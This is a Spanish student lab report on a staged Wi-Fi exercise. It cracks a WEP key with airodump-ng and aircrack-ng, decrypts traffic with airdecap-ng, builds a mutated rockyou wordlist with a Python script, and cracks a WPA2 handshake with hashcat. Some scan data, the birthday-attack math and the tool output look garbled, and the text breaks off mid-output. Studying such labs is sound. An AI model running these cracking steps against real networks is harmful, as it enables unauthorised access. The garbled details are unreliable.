

# Informe Laboratorio 3

## Sección 1

Kevin Muñoz

Kevin.munoz\_a@mail.udp.cl

Mayo de 2023

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo (PASO 1)</b>	<b>2</b>
2.1. identificar en qué se destaca la red del informante del resto . . . . .	2
2.2. explica matemáticamente porqué se requieren más de 5000 paquetes para obtener la pass . . . . .	3
2.3. obtiene la password con ataque por defecto de aircrack-ng . . . . .	4
2.4. indica el tiempo que demoró en obtener la password . . . . .	5
2.5. descifra el contenido capturado . . . . .	5
2.6. describe como obtiene la url de donde descargar el archivo . . . . .	7
<b>3. Desarrollo (PASO 2)</b>	<b>8</b>
3.1. indica script para modificar diccionario original . . . . .	8
3.2. cantidad de passwords finales que contiene rockyou_mod.dic . . . . .	8
<b>4. Desarrollo (Paso 3)</b>	<b>9</b>
4.1. obtiene contraseña con hashcat con potfile . . . . .	9
4.2. identifica nomenclatura del output . . . . .	11
4.3. obtiene contraseña con hashcat sin potfile . . . . .	13
4.4. identifica nomenclatura del output . . . . .	13
4.5. obtiene contraseña con aircrack-ng . . . . .	14
4.6. identifica y modifica parámetros solicitados por pycrack . . . . .	15
4.7. obtiene contraseña con pycrack . . . . .	19

## 1. Descripción de actividades

Su informante quiere entregarle la contraseña de acceso a una red, pero desconfía de todo medio para entregársela (aún no llega al capítulo del curso en donde aprende a comunicar una password sin que nadie más la pueda interceptar). Por lo tanto, le entregará un archivo que contiene un desafío de autenticación, que al analizarlo, usted podrá obtener la contraseña que lo permite resolver. Como nadie puede ver a su informante (es informante y debe mantener el anonimato), él se comunicará con usted a través de la redes inalámbricas y de una forma que solo usted, como experto en informática y telecomunicaciones, logrará esclarecer.

1. Identifique cual es la red inalámbrica que está utilizando su informante para enviarle información. Obtenga la contraseña de esa red utilizando el ataque por defecto de aircrack-ng, indicando el tiempo requerido para esto. Descifre el contenido transmitido sobre ella y descargue de Internet el archivo que su informante le ha comunicado a través de los paquetes que usted ha descifrado.
2. Descargue el diccionario de RockyouLinks to an external site. (utilizado ampliamente en el mundo del pentesting). Haga un script que para cada string contenido en el diccionario, reemplace la primera letra por su letra en capital y agregue un cero al final de la password.
3. Todos los strings que comiencen con número toca eliminarlos del diccionario. Indique la cantidad de contraseñas que contiene el diccionario modificado debe llamarse rock-you\_mod.dic A continuación un ejemplo de cómo se modifican las 10 primeras líneas del diccionario original.

## 2. Desarrollo (PASO 1)

### 2.1. identificar en qué se destaca la red del informante del resto

Una vez que activamos el modo monitor, procedemos a llevar a cabo un análisis de la red con el propósito de detectar cualquier red anómala que pueda estar vinculada al individuo o entidad que ha generado preocupaciones o sospechas.

2.2 explica matemáticamente porqué se requieren más de 5000 paquetes para obtener la  
pass

26	AG:97:33:A6:2C:21,	2023-10-20	09:19:42,	2023-10-20	09:20:07,	1	130	WPA2,	CCMP,	PSK,	-85,	7	0	0	0	0	0	11	Otakus depa,
27	AA:97:33:A6:2C:21,	2023-10-20	09:19:38,	2023-10-20	09:20:21,	1	130	WPA2,	CCMP,	PSK,	-85,	6	0	0	0	0	0	13	MOVISTAR_2CIF,
28	00:1F:8C:0E:E8:84,	2023-10-20	09:19:48,	2023-10-20	09:20:06,	6	-1,	,	,	,	-85,	0	0	0	0	0	0	0	
29	CC:ED:DC:8A:F7:FF,	2023-10-20	09:19:31,	2023-10-20	09:20:10,	1	130	WPA2,	CCMP,	PSK,	-85,	6	0	0	0	0	0	21	movistar2_4GHZ_8AF7FF,
30	91:6B:0A:0E:18:9A,	2023-10-20	09:20:11,	2023-10-20	09:20:17,	11	130	WPA2,	CCMP,	PSK,	-85,	1	0	0	0	0	0	9	Depot 508,
31	66:0A:0E:18:9A,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	WPA2,	CCMP,	PSK,	-88,	2	0	0	0	0	0	3	ELI,
32	38:B8:00:F8:AC:71,	2023-10-20	09:19:37,	2023-10-20	09:20:17,	11	130	WPA2,	CCMP,	PSK,	-84,	2	0	0	0	0	0	13	movistar_AC71,
33	48:04:33:33:B9:D9,	2023-10-20	09:20:06,	2023-10-20	09:20:06,	11	130	WPA2,	CCMP,	PSK,	-84,	1	0	0	0	0	0	11	VTR-2078881,
34	00:1F:8C:1E:B2:00,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	WPA3 WPA2,	CCMP,	SAE PSK,	-84,	11	0	0	0	0	0	16	Sala Hibrida-UDP,
35	00:1F:8C:1E:B2:05,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	OPN,	,	,	-84,	10	0	0	0	0	7	VIP-UDP,	
36	00:48:7A:D2:DC:E8,	2023-10-20	09:19:32,	2023-10-20	09:20:15,	3	130	WPA2,	CCMP,	PSK,	-83,	15	9	0	0	0	0	0	
37	E4:57:40:AB:75:91,	2023-10-20	09:19:38,	2023-10-20	09:20:11,	1	130	WPA2,	CCMP,	PSK,	-83,	4	0	0	0	0	11	VTR-1422237,	
38	C8:B4:22:10:DC:59,	2023-10-20	09:19:37,	2023-10-20	09:20:10,	6	130	WPA2,	CCMP,	PSK,	-83,	2	0	0	0	0	21	movistar2_4GHZ_10DC59,	
39	68:FF:7B:7C:42:98,	2023-10-20	09:19:38,	2023-10-20	09:20:21,	1	195	WPA2 WPA,	CCMP TKIP,	PSK,	-83,	3	4	0	0	0	0	14	ASTRONOMIA-UDP,
40	00:1F:8C:1E:B2:03,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	OPN,	,	,	-85,	8	0	0	0	0	11	Alumnos-UDP,	
41	40:0A:0E:18:9A,	2023-10-20	09:20:11,	2023-10-20	09:20:16,	11	130	WPA2,	CCMP,	PSK,	-83,	1	0	0	0	0	6	Habeco,	
42	14:CC:70:18:E8:33,	2023-10-20	09:19:46,	2023-10-20	09:20:19,	270	WPA2 WPA,	CCMP TKIP,	PSK,	-84,	1	10	1	0	0	0	10	Jpablo_EXT,	
43	00:1F:8C:1E:B2:06,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	WPA3 WPA2,	CCMP,	OWE,	-83,	9	0	0	0	0	0	0	
44	00:1F:8C:1E:B2:01,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	OPN,	,	,	-85,	12	0	0	0	0	13	Invitados-UDP,	
45	00:1F:8C:1E:B2:04,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	WPA3 WPA2,	CCMP,	OWE,	-86,	12	0	0	0	0	0	0	
46	00:1F:8C:1E:B2:07,	2023-10-20	09:20:02,	2023-10-20	09:20:20,	11	130	WPA2,	CCMP,	MG,	-83,	6	0	0	0	0	19	Administrativos-UDP,	
47	00:1F:8C:1E:B2:02,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	WPA3 WPA2,	CCMP,	OWE,	-86,	10	0	0	0	0	0	0	
48	44:48:B9:41:A2:D8,	2023-10-20	09:19:52,	2023-10-20	09:20:11,	1	130	WPA2,	CCMP,	PSK,	-81,	7	0	0	0	0	4	CECI,	
49	5C:0C:14:B0:AC:06,	2023-10-20	09:19:54,	2023-10-20	09:20:09,	4	720	WPA2,	CCMP,	PSK,	-81,	2	0	0	0	0	11	Xiaomi_3957,	
50	C0:05:0C:21:83:09:41,	2023-10-20	09:19:34,	2023-10-20	09:20:11,	1	130	WPA2,	CCMP,	PSK,	-81,	8	0	0	0	0	4	CAFM,	
51	00:1F:8C:1E:B2:09,	2023-10-20	09:19:31,	2023-10-20	09:20:10,	1	130	WPA2,	CCMP,	PSK,	-81,	9	0	0	0	0	11	VTR-6733269,	
52	9C:90:7F:2C:18:9A,	2023-10-20	09:19:33,	2023-10-20	09:20:10,	1	130	WPA2,	CCMP,	TKIP,	PSK,	-79,	5	0	0	0	6	Kata rep,	
53	AC:FA:08:10:60:60,	2023-10-20	09:19:34,	2023-10-20	09:20:20,	11	130	WPA2,	CCMP,	PSK,	-84,	7	0	0	0	0	1	VTR-6492879,	
54	5C:04:04:17:07:81:DD,	2023-10-20	09:19:31,	2023-10-20	09:20:22,	13	130	WPA2,	CCMP TKIP,	PSK,	-80,	7	28	0	0	0	19	HUANEI-B2368-D781DD,	
55	E4:AB:89:67:33:90,	2023-10-20	09:19:38,	2023-10-20	09:20:21,	1	130	WPA2,	CCMP,	PSK,	-73,	9	0	0	0	0	11	Otakus depa,	
56	84:1C:30:B5:EA:07,	2023-10-20	09:19:33,	2023-10-20	09:20:09,	8	130	WPA2,	CCMP,	PSK,	-77,	13	0	0	0	0	10	ZTE B5EA07,	
57	CC:ED:DC:1C:0E:71,	2023-10-20	09:19:32,	2023-10-20	09:20:19,	10	130	WPA2,	CCMP TKIP,	PSK,	-75,	20	1	0	0	0	6	Jpablo,	
58	04:08:1B:C6:83:E9,	2023-10-20	09:19:35,	2023-10-20	09:20:12,	2	195	WPA2,	CCMP TKIP,	PSK,	-77,	11	0	0	0	0	13	FAMILIAGL_EXT,	
59	8A:08:1B:C6:83:E9,	2023-10-20	09:19:35,	2023-10-20	09:20:11,	2	195	WPA2,	CCMP,	PSK,	-75,	18	0	0	0	0	0	0	
60	00:1F:8C:1E:B2:14:A5,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	OPN,	,	,	-63,	40	0	0	0	0	7	VIP-UDP,	
61	58:EF:08:47:59:CB,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	6	130	OPN,	,	,	-62,	24	29	192.168	33.101	27	cableadaTelematica-Invitado,		
62	72:AD:54:96:72:72,	2023-10-20	09:20:10,	2023-10-20	09:20:17,	11	130	WPA2,	CCMP,	OWE,	-62,	42	0	0	0	0	0	0	
63	00:1F:8C:1E:B2:14:A6,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	WPA2,	CCMP,	MG,	-63,	45	0	0	0	0	1	Administrativos-UDP,	
64	00:1F:8C:1E:B2:14:A6,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	WPA3 WPA2,	CCMP,	OWE,	-63,	40	0	0	0	0	0	0	
65	00:1F:8C:1E:B2:14:A4,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	WPA3 WPA2,	CCMP,	OWE,	-63,	41	2	0	0	0	28	owetm Alumnos-UDP1993294148,	
66	00:1F:8C:1E:B2:14:A0,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	WPA3 WPA2,	CCMP,	SAE PSK,	-64,	45	0	0	0	0	16	Sala Hibrida-UDP,	
67	00:1F:8C:1E:B2:14:A3,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	11	130	OPN,	,	,	-63,	43	1	0	0	0	11	Alumnos-UDP,	
68	00:1F:8C:1E:B2:14:A1,	2023-10-20	09:19:34,	2023-10-20	09:20:20,	11	130	OPN,	,	,	-63,	44	0	0	0	0	13	Invitados-UDP,	
69	58:EF:68:47:59:CB,	2023-10-20	09:19:34,	2023-10-20	09:20:21,	6	130	WPA2 WPA,	CCMP TKIP,	PSK,	-62,	22	1	0	0	0	18	cableadaTelematica,	
70	98:FC:11:86:B6:89,	2023-10-20	09:19:31,	2023-10-20	09:20:22,	6	130	WPA2 WPA,	CCMP TKIP,	PSK,	-55,	34	327	0	0	0	10	Telematica,	
71	00:48:7A:D2:DC:59,	2023-10-20	09:19:32,	2023-10-20	09:20:20,	3	54	WEP,	WEP,		-48,	87	7706	0	0	0	3	WEP,	
72	62:9A:08:03:E5:8C:75,	2023-10-20	09:19:31,	2023-10-20	09:20:21,	6	130	WPA2,	CCMP,	PSK,	-29,	43	0	0	0	0	22	Kevin's Galaxy S21+ 5G,	
73	72:AD:54:96:72:72,	2023-10-20	09:20:10,	2023-10-20	09:20:17,	11	130	WPA2,	CCMP,	PSK,	-81,	0	0	0	0	0	0	0	
74	00:1F:8C:0E:E8:84,	2023-10-20	09:20:10,	2023-10-20	09:20:10,	1	130	WPA2,	CCMP,	PSK,	-88,	0	0	0	0	0	0	0	
75	00:1F:8C:0E:E8:84,	2023-10-20	09:20:18,	2023-10-20	09:20:18,	1	-1,	,	,	,	-88,	0	0	0	0	0	0	0	
76	3C:84:6A:87:7B:6E,	2023-10-20	09:20:20,	2023-10-20	09:20:20,	10	270	WPA2,	CCMP,	PSK,	-89,	1	0	0	0	0	12	TP-Link 786E,	
77	48:03:43:33:50:50:D9,	2023-10-20	09:20:20,	2023-10-20	09:20:20,	11	130	WPA2,	CCMP,	PSK,	-85,	0	0	0	0	0	11	VTR-4173485,	

Figura 1: Captura del scaneo de red en modo monitor

Al analizar la imagen, se hace evidente que la mayoría de las redes listadas utilizan un cifrado del tipo WPA o WPA2, con una excepción: una red utiliza el cifrado WEP. Esta anomalía plantea ciertas sospechas, ya que el cifrado WEP (Wired Equivalent Privacy) se abandonó ampliamente debido a su notoria vulnerabilidad y a la facilidad con la que podía ser comprometido, lo que lo hacía inadecuado para garantizar una protección efectiva en las redes Wi-Fi.

Esta situación nos lleva a la conclusión de que posiblemente el informante haya transmitido la contraseña a través de esta red específica, dado que su debilidad de seguridad hace que sea más susceptible a la intrusión y, por lo tanto, potencialmente más vulnerable a la exposición de información confidencial.

2.2. explica matemáticamente porqué se requieren más de 5000 paquetes para obtener la pass

La necesidad de más de 5000 paquetes para obtener la contraseña se debe a la fórmula utilizada en el ".Ataque del Cumpleaños". La probabilidad de colisión se calcula con la fórmula:

$$P(colisión) = 1 - \prod_{k=1}^{Y-1} \left(1 - \frac{k}{Y}\right)$$


## 2.3 obtiene la password con ataque por defecto de aircrack-ng DESARROLLO (PASO 1)

Donde  $Y$  representa el número de combinaciones posibles. Cuando se aumenta el valor de  $N$  (en este caso, 5000 elementos) con  $Y$  fijo en 365, la probabilidad de colisión se incrementa significativamente. En este contexto, la probabilidad se acerca al 100 por ciento, lo que significa que se necesitan más paquetes para encontrar una coincidencia debido a la mayor cantidad de elementos en juego.

### 2.3. obtiene la password con ataque por defecto de aircrack-ng

Con el análisis de la red, logramos obtener el BSSID de la red WEP, el cual se identificó como B0:48:7A:D2:DD:74. Para avanzar en el proceso de descifrado de la contraseña de esta red, se procede a realizar una nueva captura de datos. Esta captura adicional será esencial, ya que nos proporcionará la información necesaria para llevar a cabo el ataque de descifrado. Para efectuar esta captura, se emplea el siguiente comando en la terminal:

```
sudo airodump-ng -c 3 -bssid B0:48:7A:D2:DD:74 -w captura2 wlp1s0mon
```



CH 3 ][ Elapsed: 9 mins ][ 2023-10-20 09:42											
BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
B0:48:7A:D2:DD:74	-42	0	2630	181159	366	3	54e	WEP	WEP	SKA	WEP
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes				
B0:48:7A:D2:DD:74	E0:0A:F6:3C:E0:91	-43	54e-48e	11	267264						

Figura 2: Captura de frame

Este comando se utiliza con el propósito de capturar frames y datos esenciales que serán requeridos para el posterior ataque de descifrado. La opción `c 3` indica que se está utilizando el canal 3 de la red. `-bssid B0:48:7A:D2:DD:74` señala el BSSID de la red objetivo, y `-w captura2` especifica el nombre del archivo donde se guardarán los datos capturados.

Una vez completada esta fase de recolección de datos, se procederá al siguiente paso, que consiste en utilizar la herramienta aircrack-ng para llevar a cabo el proceso de descifrado de la contraseña de la red WEP.

El proceso para obtener la contraseña de la red se inicia mediante el uso del siguiente comando:

```
time aircrack-ng -b B0:48:7A:D2:DD:74 captura2-03.cap
```

Este comando es esencial para llevar a cabo el descifrado de la contraseña de la red objetivo. El parámetro `b B0:48:7A:D2:DD:74` se emplea para especificar el BSSID de la red que se

está atacando, y `captura2-03.cap`<sup>es</sup> el archivo que contiene los datos capturados previamente y que se utilizarán en el proceso de descifrado. La herramienta `.aircrack-ng` se encargará de realizar las operaciones necesarias para obtener la contraseña deseada.

Finalmente la contraseña corresponde a: 12:34:56:78:90 esto al unirlos se tendríamos la contraseña para acceder a la red que es 1234567890

```
nejoo@nejoo-ZenBook-UX425UAZ-UM425UAZ:~$ time aircrack-ng B0:48:7A:D2:DD:74 captura2-03.cap
Reading packets, please wait...
Opening captura2-03.cap
Opening B0:48:7A:D2:DD:74
Failed to open 'B0:48:7A:D2:DD:74' (2): No such file or directory
Read 585182 packets.
Got 181191 out of 180000 IVsStarting PTW attack with 181191 ivs.
KEY FOUND! [ 12:34:56:78:90 ]
# BSDecrypted correctly: 100% Encryption
1 B0:48:7A:D2:DD:74 WEP WEP (181191 IVs)
```

Figura 3: Captura de contraseña

## 2.4. indica el tiempo que demoró en obtener la password

Se ha añadido el parámetro `"time"`<sup>al</sup> comando `.aircrack-ng` con el fin de registrar el tiempo que se emplea en el proceso. El tiempo obtenido corresponde a la duración total que ha requerido el proceso de descifrado para obtener la contraseña de la red.

```
nejoo@nejoo-ZenBook-UX425UAZ-UM425UAZ:~$ time aircrack-ng B0:48:7A:D2:DD:74 captura2-03.cap
Reading packets, please wait...
Opening captura2-03.cap
Opening B0:48:7A:D2:DD:74
Failed to open 'B0:48:7A:D2:DD:74' (2): No such file or directory
Read 585182 packets.
Got 181191 out of 180000 IVsStarting PTW attack with 181191 ivs.
KEY FOUND! [ 12:34:56:78:90 ]
# BSDecrypted correctly: 100% Encryption
1 B0:48:7A:D2:DD:74 WEP WEP (181191 IVs)

real 0m0,567s
user 0m0,548s
sys 0m0,167s
please wait...
```

Figura 4: Tiempo en obtener contraseña

El tiempo que se demoró en obtener la contraseña corresponde a 0,567 segundos.

## 2.5. descifra el contenido capturado

Para descifrar el contenido capturado, se emplea el comando `.airdecap`, que es una herramienta esencial para descifrar paquetes capturados en una red inalámbrica que utiliza cifrado WEP. Se puede llevar a cabo esta operación mediante el siguiente comando:

```
time airdecap-ng -w 1234567890 captura2-03.cap
```

```
nejoo@nejoo-ZenBook-UX425UAZ-UM425UAZ:~$ time airdecap-ng -w 1234567890 captura2-03.cap
Total number of stations seen      8
Total number of packets read      585182
Total number of WEP data packets  181647
Total number of WPA data packets   0
Number of plaintext data packets   2
Number of decrypted WEP packets    181647
Number of corrupted WEP packets     0
Number of decrypted WPA packets     0
Number of bad TKIP (WPA) packets   0
Number of bad CCMP (WPA) packets   0

real    0m0,367s
user    0m0,308s
sys     0m0,025s
```

Figura 5: Descifrar contenido

## 2.6. describe como obtiene la url de donde descargar el archivo

El comando previo proporciona la captura realizada con el contenido desencriptado, lo que permite abrir la captura y analizar su contenido de manera efectiva. Después de ejecutar el comando `.airdecap-ng,`<sup>el</sup> archivo `captura2-03-dec.cap` contendrá los paquetes capturados con la información desencriptada.

Time	Source	Destination	Protocol	Length	Info
1 0.000000	0.0.0.0	255.255.255.255	DHCP	345	DHCP Request - Transaction ID 0xa1852c3
2 0.004563	0.0.0.0	255.255.255.255	DHCP	345	DHCP Request - Transaction ID 0xa1852c3
3 0.007571	192.168.11.1	192.168.11.15	DHCP	355	DHCP ACK - Transaction ID 0xa1852c3
4 0.017305	::	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
5 0.022879	LiteonTe_3c:e0:91	Broadcast	ARP	42	ARP Announcement for 192.168.11.15
6 0.024313	::	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
7 0.025023	LiteonTe_3c:e0:91	Broadcast	ARP	42	ARP Announcement for 192.168.11.15
8 0.025886	LiteonTe_3c:e0:91	Broadcast	ARP	42	Who has 192.168.11.1? Tell 192.168.11.15
9 0.026357	192.168.11.15	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
10 0.026600	::	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
11 0.029170	Tp-LinkT_d2:dd:74	LiteonTe_3c:e0:91	ARP	42	192.168.11.1 is at b0:48:7a:d2:dd:74
12 0.032750	192.168.11.15	192.168.11.1	ICMP	54	Echo (ping) request id=0x0002, seq=35669/21899, ttl=64 (reply in 17)
13 0.034269	LiteonTe_3c:e0:91	Broadcast	ARP	42	Who has 192.168.11.1? Tell 192.168.11.15
14 0.034445	192.168.11.15	192.168.11.1	DNS	100	Standard query 0xb3e4 A connectivity-check.ubuntu.com OPT
15 0.035490	192.168.11.15	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.251 for any sources
16 0.036801	::	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
17 0.037793	192.168.11.1	192.168.11.15	ICMP	54	Echo (ping) reply id=0x0002, seq=35669/21899, ttl=64 (request in 12)
18 0.038762	192.168.11.15	192.168.11.1	DNS	100	Standard query 0xc239 AAAA connectivity-check.ubuntu.com OPT
19 0.039050	192.168.11.15	192.168.11.1	ICMP	54	Echo (ping) request id=0x0002, seq=35670/22155, ttl=64 (reply in 25)
20 0.041041	192.168.11.1	192.168.11.15	DNS	89	Standard query response 0xb3e4 Refused A connectivity-check.ubuntu.com

Frame 12: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)					
Ethernet II, Src: LiteonTe_3c:e0:91 (e0:0a:f6:3c:e0:91), Dst: Tp-LinkT_d2:dd:74 (b0:48:7a:d2:dd:74)					
Internet Protocol Version 4, Src: 192.168.11.15, Dst: 192.168.11.1					
Internet Control Message Protocol					

0000	b0 48 7a d2 dd 74 e0 0a f6 3c e0 91 08 00 45 00	.Hz..t..<...E.
0010	00 28 2e d7 40 00 40 01 74 9d c0 a8 0b 0f c0 a8	..@.@.t.....
0020	0b 01 08 00 5f 5f 00 02 8b 55 62 69 74 2e 6c 79	...W...Ubit.ly
0030	2f 77 70 61 32 5f	/wpa2_

Figura 6: Captura desencriptada

Al analizar la captura se puede apreciar que se encuentra el link que nos permite descargar el archivo que se debe utilizar.

0000	b0 48 7a d2 dd 74 e0 0a f6 3c e0 91 08 00 45 00	.Hz..t..<...E.
0010	00 28 2e d7 40 00 40 01 74 9d c0 a8 0b 0f c0 a8	..@.@.t.....
0020	0b 01 08 00 5f 5f 00 02 8b 55 62 69 74 2e 6c 79	...W...Ubit.ly
0030	2f 77 70 61 32 5f	/wpa2_

Figura 7: Link encontrado

Aqui se puede apreciar la pagina donde se descargara el archivo.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	802.11	123	Association Request, SN=2292, FN=0, Flags=....., SSID=VTR-1645213
2	0.000002		ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Acknowledgement, Flags=.....
3	0.002401	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	802.11	102	Association Response, SN=1184, FN=0, Flags=.....
4	0.002402		Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18) (RA)	802.11	10	Acknowledgement, Flags=.....
5	0.007301	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	EAPOL	133	Key (Message 1 of 4)
6	0.009336		Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18) (RA)	802.11	10	Acknowledgement, Flags=.....
7	0.017080	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	EAPOL	155	Key (Message 2 of 4)
8	0.017082		ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Acknowledgement, Flags=.....
9	0.017087		ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Clear-to-send, Flags=.....
10	0.050774	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b	EAPOL	189	Key (Message 3 of 4)
11	0.050776		Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18) (RA)	802.11	10	Acknowledgement, Flags=.....
12	0.054559	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18	EAPOL	133	Key (Message 4 of 4)
13	0.054560		ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA)	802.11	10	Acknowledgement, Flags=.....

Figura 8: Pagina para descargar archivo

### 3. Desarrollo (PASO 2)

#### 3.1. indica script para modificar diccionario original

El script comienza especificando el nombre del archivo de entrada, que se llama 'rockyou.txt', y abre este archivo en modo lectura. Luego, utiliza la función `readlines()` para leer todas las líneas del archivo y las almacena en una lista llamada `lineas`.

El código inicializa dos variables importantes: `conteo` y `lineas_modificadas`. El contador `conteo` se utiliza para

```

py.py > --
1 # Nombre del archivo original
2 ARCHIVO_ORIGINAL = "rockyou.txt"
3 # Leemos el archivo original
4 with open(ARCHIVO_ORIGINAL, 'r', encoding='utf-8', errors='ignore') as f:
5     lineas = f.readlines()
6     conteo = 0 # Contador para líneas procesadas
7     lineas_modificadas = [] # Lista para almacenar las líneas modificadas
8     # Procesamos cada línea del archivo
9     for linea in lineas:
10         linea = linea.strip() # Eliminamos espacios en blanco y saltos de línea al principio
11         if len(linea) > 0: # Verificamos que la línea no esté vacía
12             if not linea[0].isdigit(): # Verificamos que la línea no comience con un número
13                 linea_modificada = linea[0].upper() + linea[1:] + '0' # Modificamos la línea
14                 lineas_modificadas.append(linea_modificada) # Agregamos la línea modificada
15                 conteo += 1 # Incrementamos el contador
16     # Imprimimos la cantidad de contraseñas procesadas
17     print(f"Cantidad de contraseñas: {conteo}")
18     # Escribimos las líneas modificadas en un nuevo archivo, con encoding utf-8
19     with open('rockyou_modificado.dic', 'w', encoding='utf-8') as f:
20         for linea_modificada in lineas_modificadas:
21             f.write(f"{linea_modificada}\n")
22


```

Figura 9: Script contraseña

#### 3.2. cantidad de passwords finales que contiene rockyou\_mod.dic

La cantidad final de contraseñas luego de realizar el script son: 11059680





```
nejoo@nejoo-ZenBook-UX425UAZ-UM425UAZ:~/Escritorio/arqui/ArqSoftware$ python3 py.py
Cantidad de contraseñas: 11059680
nejoo@nejoo-ZenBook-UX425UAZ-UM425UAZ:~/Escritorio/arqui/ArqSoftware$
```

Figura 10: Contraseñas finales

## 4. Desarrollo (Paso 3)

Lo primero que se realizara es, acceder al enlace proporcionado por el informante, el cual redirigió a la siguiente URL: <https://www.cloudshark.org/captures/b5b39e1c51eb>. Esta URL corresponde a una captura de Wireshark.

Para descifrar la contraseña, emplearemos tres herramientas específicas: aircrack-ng, py-crack y hashcat.

### 4.1. obtiene contraseña con hashcat con potfile

El comando `hcxpcapngtool` se utiliza para convertir un archivo de captura de handshake en formato PCAPNG en un formato que pueda ser comprendido por Hashcat.

```
hcxpcapngtool -o hash.hc22000 -E rockyou_modificado.dic handshake.pcapng
```

Para eso se utiliza este comando:

`-o hash.hc22000`: Especifica el nombre del archivo de salida que se creará, que contendrá información en un formato compatible con Hashcat.

`-E rockyou_modificado.dic`: Indica el diccionario de contraseñas que se utilizará para intentar descifrar la contraseña del handshake capturado. En este caso, se menciona `rockyou_modificado.dic` con

`handshake.pcapng`: Es el archivo de entrada que contiene el handshake capturado. El comando procesará este archivo y generará un archivo de salida compatible con Hashcat para intentar descifrar la contraseña utilizando el diccionario especificado.

[illegible]

Figura 11: Cambiando formato para hashcat

Una vez con el archivo compatible con hashcat usamos el comando de hashcat para realizar el ataque.

```
hashcat -m 22000 hash.hc22000 rockyou_modificado.dic
```

-m 22000: Este parámetro indica el modo de operación para Hashcat. El número "22000" se refiere a un modo de operación específico. Este modo se utiliza para descifrar contraseñas utilizadas en redes Wi-Fi WPA o WPA2 mediante ataques de fuerza bruta.

hash.hc22000: Este es el archivo de entrada que contiene los hashes de las contraseñas que se desean descifrar. Los hashes son representaciones cifradas de las contraseñas originales.

rockyou\_modificado.dic: Este es el archivo de diccionario que se utilizará para realizar el ataque de fuerza bruta. Hashcat probará las contraseñas contenidas en este diccionario una por una para intentar descifrar los hashes del archivo de entrada.

```

* Filename...: rockyou_modificado.dic
* Passwords..: 11059681
* Bytes.....: 119974160
* Keyspace...: 11059674
* Runtime....: 1 sec

1813acb976741b446d43369fb96dbf90:b0487ad2dc18:eede678cdf8b:VTR-1645213:Security0

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: hash.hc22000
Time.Started....: Sat Oct 21 22:24:54 2023 (0 secs)
Time.Estimated...: Sat Oct 21 22:24:54 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou_modificado.dic)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 202.1 kH/s (6.20ms) @ Accel:16 Loops:256 Thr:128 Vec:1
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 32857/11059674 (0.30%)
Rejected.....: 12377/32857 (37.67%)
Restore.Point....: 0/11059674 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine..: Device Generator
Candidates.#1....: Password0 -> Green450
